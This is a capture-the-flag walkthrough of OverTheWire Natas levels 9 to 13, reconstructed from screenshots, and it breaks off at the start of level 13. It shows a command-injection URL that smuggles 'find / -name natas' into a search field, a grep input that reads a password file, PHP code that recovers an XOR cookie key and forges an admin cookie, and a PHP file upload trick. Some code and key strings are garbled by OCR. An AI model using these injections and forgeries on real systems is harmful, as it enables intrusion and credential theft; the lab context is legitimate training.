- /home/natas4
- /home/natas6
- /home/natas14
- /home/natas20
- /home/natas18
- /home/natas25
- /home/natas15
- /home/natas23
- /home/natas30
- /home/natas29
- /home/natas9
- /etc/cron.d/cleanup_natas27
- /etc/cron.d/natas-session-toucher
- /etc/cron.d/cleanup_natas25
- /etc/cron.d/cleanup_natas33
- /etc/cron.d/cleanup_natas24
- /etc/cron.d/cleanup_natas21
- /etc/cron.d/cleanup_natas31
- /etc/natas_session_toucher
- /etc/natas_webpass
- /etc/natas_webpass/natas22
- /etc/natas_webpass/natas1
- /etc/natas_webpass/natas15
- /etc/natas_webpass/natas29
- /etc/natas_webpass/natas17
- /etc/natas_webpass/natas10**
- /etc/natas_webpass/natas33
- /etc/natas_webpass/natas5
- /etc/natas_webpass/natas27
- /etc/natas_webpass/natas19
- /etc/natas_webpass/natas8
- /etc/natas_webpass/natas12
- /etc/natas_webpass/natas9
- /etc/natas_webpass/natas31
- /etc/natas_webpass/natas3
- /etc/natas_webpass/natas18
- /etc/natas_webpass/natas32
- /etc/natas_webpass/natas26
- /etc/natas_webpass/natas11
- /etc/natas_webpass/natas7
- /etc/natas_webpass/natas2
- /etc/natas_webpass/natas21
- /etc/natas_webpass/natas23
- /etc/natas_webpass/natas24
- /etc/natas_webpass/natas4
- /etc/natas_webpass/natas14
- /etc/natas_webpass/natas18
- /etc/natas_webpass/natas8
- /etc/natas_webpass/natas25
- /etc/natas_webpass/natas15
- /etc/natas_webpass/natas32
- /etc/natas_webpass/natas30
- /etc/natas_webpass/natas28
- /etc/natas_webpass/natas9
- /etc/natas_pass
- /etc/apache2/sites-enabled/0HOST-natas5.natas.labs.overthewire.org.conf
- /etc/apache2/sites-enabled/0HOST-natas21.natas.labs.overthewire.org.conf
- /etc/apache2/sites-enabled/0HOST-natas24.natas.labs.overthewire.org.conf
- /etc/apache2/sites-enabled/0HOST-natas10.natas.labs.overthewire.org.conf

Using this “/etc/natas_webpass/natas10” we can find the password of Natas10.




The screenshot shows a terminal window titled "NATAS9" with the URL "natas9.natas.labs.overthewire.org/needle=xxxx+dictionary.txt%3B+find=%2F+name+natas%3B&submit=Search". The search term entered is "c/natas_webpage/natas10". The output of the search is a list of file paths:

```
/natas33
/var/www/natas/natas22
/var/www/natas/natas3
/var/www/natas/natas11
/var/www/natas/natas29
/var/www/natas/natas17
/var/www/natas/natas10
/var/www/natas/natas33
/var/www/natas/natas5
/var/www/natas/natas27
/var/www/natas/natas19
/var/www/natas/natas21-experiment
/var/www/natas/natas12
/var/www/natas/natas6
/var/www/natas/natas31
/var/www/natas/natas34
/var/www/natas/natas16
/var/www/natas/natas32
/var/www/natas/natas26
/var/www/natas/natas13
/var/www/natas/natas17
/var/www/natas/natas2
/var/www/natas/natas1
/var/www/natas/natas21
/var/www/natas/natas24
/var/www/natas/natas
```

Natas9 -> Natas10

Go to Natas10 and view the source code.



```

<html>
<head>
</head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br/><br/>
<pre>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/query-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>wechallInfo = { "level": "natas10", "pass": "<censored>" }</script></head>
<body>
<form>
<input name="needle" type="text" value="natas11" />
<input type="submit" name="submit" value="Search" />
</form>


Output:
<pre>
<!
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;\\$]/', $key)) {
        print "Input contains an illegal character!";
    } else
        passthru("grep -i $key dictionary.txt");
}
</pre>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>


```

Type this one on the webpage search bar “grep -i -v /etc/natas_webpass/natas11 dctionary.txt”. And get the Natas 11 password.



Natas10 -> Natas11

Go to Natas11 and open the source code.



```
html>
head
    This stuff in the header has nothing to do with the level -->
    click rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    click rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    click rel="stylesheet" href="http://natas.labs.overthewire.org/css/bootstrap.min.css" />
    script src="http://natas.labs.overthewire.org/js/jquery-3.1.1.js"></script>
    script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
    script src="http://natas.labs.overthewire.org/js/mechall-data.js"><script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
    script>var wechallInfo = { "level": "natas11", "pass": "<censored>" }</script></head>

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#fffff");

function xor_encrypt($in) {
    $key = "<censored>";
    $text = $in;
    $outText = '';
    // Iterate through each character
    for ($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }
    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $data = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE['data'])), true);
        if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
            $data['showpassword'] = $tempdata['showpassword'];
            $data['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    return $data;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor", $_REQUEST)) {
    if (preg_match('/^#([a-f0-9]{4})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}
saveData($data);

?>
<div>natas11</div>
<div id="content">
<div>This is the content of the page</div>
</div>
```

Cookies are encoded, so we need to decode them using this PHP code. Firstly, we need to find the key. We can find it using this source code.

The screenshot shows a browser window for 'natas11.natas.labs.overthewire.org' with the URL 'http://natas11.natas.labs.overthewire.org/?bgcolor=%23000000'. The page displays a message: 'Cookies are protected with XOR encryption' and a background color input field set to '#000000' with a 'Set color' button. A 'View sourcecode' link is also present. In the top right corner, there is a 'SUBMIT TOKEN!' button.

Below the browser window, the Chrome DevTools Network tab is open, specifically the 'Storage' section under 'Session Storage'. It lists several cookies:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_utma	176859643.1572156770.1691428228.1693289393.1693324338.6	.overthewire.org	/	Thu, 28 Aug 2023 15...	61	false	false	None	Tue, 29 Aug 2023 20...
_utmb	176859643.1.10.1693324338	.overthewire.org	/	Tue, 29 Aug 2023 16...	31	false	false	None	Tue, 29 Aug 2023 20...
_utmc	176859643	.overthewire.org	/		15	false	false	None	Tue, 29 Aug 2023 20...
_utmt	1	.overthewire.org	/	Tue, 29 Aug 2023 16...	7	false	false	None	Tue, 29 Aug 2023 15...
_utmx	176859643.1693324338.6.2.utmcstr=refseek.com utmccn=(referral)overthewire.org	/	Wed, 28 Feb 2024 03...	92	false	false	None	Tue, 29 Aug 2023 20...
data	MGw7JCQ5OC04PT8j0Spqdmgk25nbCorKEkIz1scm5oLyktK18pbjY%3D*	natas11.natas.labs.over...	/	Session	62	true	true	None	Tue, 29 Aug 2023 14...

Details for the 'data' cookie are expanded, showing its creation date ('Tue, 29 Aug 2023 14:26:22 GMT'), path ('/'), and other properties like 'HttpOnly' and 'Secure'. The DevTools footer indicates 'jquery-3.9.1.js (15992133)'.

The screenshot shows the 'Programiz PHP Online Compiler' interface at https://www.programiz.com/php/online-compiler/#google_vignette. The code editor contains the following PHP script:

```

main.php
1 print (base64_decode(strrev(hex2bin($encodedSecret))));
2
3 <?php
4 function xor_encrypt($in) {
5     $key = json_encode(array("showpassword"=>"no", "bgColor"=>"#fffff"));
6     $text = $in;
7     $outText = '';
8
9     // Iterate through each character
10    for($i=0;$i<strlen($text);$i++) {
11        $outText .= $text[$i] ^ $key[$i % strlen($key)];
12    }
13
14    return $outText;
15 }
16 $cookie = "MGw7JCQ5OC04PT8j0Spqdmgk25nbCorKEkIz1scm5oLyktK18pbjY%3D";
17
18 echo "Key = ";
19 echo xor_encrypt(base64_decode($cookie));
20 ?>
```

The 'Run' button is highlighted. The output panel shows the command run and the resulting key:

```

php ./app/M3vXt2VRIE.php
print (base64_decode(strrev(hex2bin($encodedSecret))));

Key = KNHLKNHLKNHLKNHLKNHLKNHLKNHLKNHLKIOKLIOULK.
```

A modal window at the bottom right is titled 'Coding Course, Enhanced by AI' and offers a 'Get Started for Free' button.

After finding the key we can decode to cookies.

The screenshot shows the Programiz PHP Online Compiler interface. On the left, there's a file selector with 'main.php' selected. The code editor contains the following PHP script:

```
1 print (base64_decode(strrev(hex2bin($encodedSecret))));  
2  
3 <?php  
4+ function xor_encrypt($in) {  
5     $key = "KHL";  
6     $text = $in;  
7     $outText = '';  
8  
9     // Iterate through each character  
10    for($i=0;$i<strlen($text);$i++) {  
11        $outText .= chr(ord($text[$i]) ^ ord($key[$i % strlen($key)]));  
12    }  
13    return $outText;  
14 }  
15  
16 $cookie = "MGw7JCQ5OC04PT8j0SpqdmkGJ5nbCorKCEkIz1scm5oLykt18pbjY%3D";  
17  
18 echo "Key = ";  
19 echo xor_encrypt(base64_decode($cookie))  
20 ?>
```

The 'Run' button is highlighted in blue. To the right, the 'Output' panel shows the command run and its output:

```
php /tmp/M3vXT2VRIE.php  
print (base64_decode(strrev(hex2bin($encodedSecret))));  
Key = KHLKHLKHLKHLKHLKHLKHLKHLKHLKIOKLIOKL
```

A small promotional window for a coding course by AI is visible at the bottom right.

This screenshot shows the same PHP code as the previous one, but with a modification in line 17:

```
17 echo base64_encode(xor_encrypt(json_encode(array( "showpassword"=>"yes", "bgcolor"=>"#fffff" ))))
```

The 'Run' button is highlighted in blue. The 'Output' panel shows the command run and its output:

```
php /tmp/M3vXT2VRIE.php  
print (base64_decode(strrev(hex2bin($encodedSecret))));  
MGw7JCQ5OC04PT8j0Spqdmk3LT9pYmouLCOnICQ8an2pb54qlSguKnkZ
```

A small promotional window for a coding course by AI is visible at the bottom right.

After the change proxy setting, we can change the cookies. After changing it, the password can be contained.

The screenshot shows the Firefox Connection Settings dialog box over a Firefox preferences page. The proxy configuration is set to 'Manual proxy configuration' with the following details:

- HTTP Proxy: 127.0.0.1 Port: 8080
- HTTPS Proxy: 127.0.0.1 Port: 8080
- SOCKS Host: 127.0.0.1 Port: 8080
- Protocol: SOCKS v5

Below the proxy settings, there is a 'No proxy for' field containing a placeholder and a note about localhost being never proxied. There are also checkboxes for 'Do not prompt for authentication if password is saved' and 'Proxy DNS when using SOCKS v5'.

Screenshot of the Natas11 challenge interface:

The challenge URL is `natas11.natas.labs.overthewire.org/?bgcolor=%23000000`. The page displays a message: "Cookies are protected with XOR encryption". It has a color picker set to #000000 and a "Set color" button. A "View sourcecode" link is present. A "SUBMIT TOKENS" button is visible in the top right.

Screenshot of the Firefox DevTools Network tab:


The Network tab shows the following cookie table:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
_utma	176859643.1572156770.1691428228.1693289393.1693324338.6	overthewire.org	/	Thu, 28 Aug 2025 15:31:41 GMT	61	false	false	None	Tue, 29 Aug 2023 20:32:55 GMT
_utmb	176859643.1.10.1693324338	overthewire.org	/	Tue, 29 Aug 2023 16:31:41 GMT	31	false	false	None	Tue, 29 Aug 2023 15:31:41 GMT
_utmc	176859643	overthewire.org	/	Session	15	false	false	None	Tue, 29 Aug 2023 20:32:55 GMT
_utmt	1	overthewire.org	/	Tue, 29 Aug 2023 16:31:41 GMT	7	false	false	None	Tue, 29 Aug 2023 15:31:41 GMT
_utmx	176859643.1693324338.6.2.utmcscr=refseek.com utmccn=(referral) utmccr=(none)	overthewire.org	/	Wed, 28 Feb 2024 03:31:41 GMT	92	false	false	None	Tue, 29 Aug 2023 20:32:55 GMT
data	MgW7JCCSO04PTbO5pqdmk3LtpYmouLComCQbanzpb54qL5g...	natas11.natas.labs.over...	/	Session	60	true	true	None	Tue, 29 Aug 2023 20:32:55 GMT


The Network tab also shows a failed request to `http://natas11.natas.labs.overthewire.org/favicon.ico` with a status of 404 Not Found.

Natas11 -> Natas12

Log in to Natas12 using the username and password.



After we log we need to upload a file. So we need to find out it.




Initially, open elements and find a jpg file in the code. Change it jpg to a php file.

The screenshot shows a web browser window for 'natas12.natas.labs.overthewire.org'. The main content is a file upload form with the following HTML:

```
<form enctype="multipart/form-data" action="index.php" method="POST">
<input type="hidden" name="MAX_FILE_SIZE" value="1000">
<input type="file" name="uploadedfile" value="d7rymklbl1.php" />
    Choose a JPEG to upload (max 100)
<br>
<input name="uploadedfile" type="file">
<br>
<input type="submit" value="Upload File">
</form>
<div id="viewsource" --></div>
```

The developer tools show the CSS for the 'element.style' rule, which includes a complex media query for user agent stylesheets and various styling rules like border-box and writing-mode.

Open notepad and write this code into the notepad. After writing it save it as modified in the code.



After writing upload it to natas12.

The screenshot shows a browser window with the URL natas12.natas.labs.overthewire.org/index.php. The page displays a message: "The file upload4pgwv90mfa.php has been uploaded". Below this message is a link "View sourcecode". In the top right corner, there is a "SUMMIT TOKEN" button. The browser's developer tools are open, specifically the "Elements" tab, showing the HTML structure of the page. The "Styles" panel on the right side shows the CSS rules applied to the body element, including a background color of #ccc and padding/margin values.

```
<html>
<script src="blob:http://natas12.natas.labs.overthewire.org/6d2b0d3-a873-4e38-9ead-13748ff9c9f2"></script>
<head> ...
</head>
<body>
<div>natas12</div>
<div id="content"> ...
<div id="wechallform" class="ui-draggable" style="display: block;"> ...
</div>
</div>
</body>
</html>
```


When we upload the system shows us that file on the webpage. After we click it, we can see the password there.

The screenshot shows a browser window with the URL natas12.natas.labs.overthewire.org/upload/mutjfzirk9.php. The page displays a long string of characters: fW3jYRl02ZKDbB8VtQBU18eDRo6WEj9 fW3jYRl02ZKDbB8VtQBU18eDRo6WEj9. The browser's developer tools are open, showing the HTML structure and the "Styles" panel where the margin and border properties of a specific element are highlighted.


```
<html>
<script src="blob:http://natas12.natas.labs.overthewire.org/67ad193-90db-4190-89de-57b2163473d3"></script>
<head> ...
</head>
<body> fW3jYRl02ZKDbB8VtQBU18eDRo6WEj9 fW3jYRl02ZKDbB8VtQBU18eDRo6WEj9 </body>
</html>
```

Natas12 -> Natas13

Log into Natas13.



Also here is to upload a jpg file, we don't have it so go to the source file and see if there is a hint.



```
html;
head;
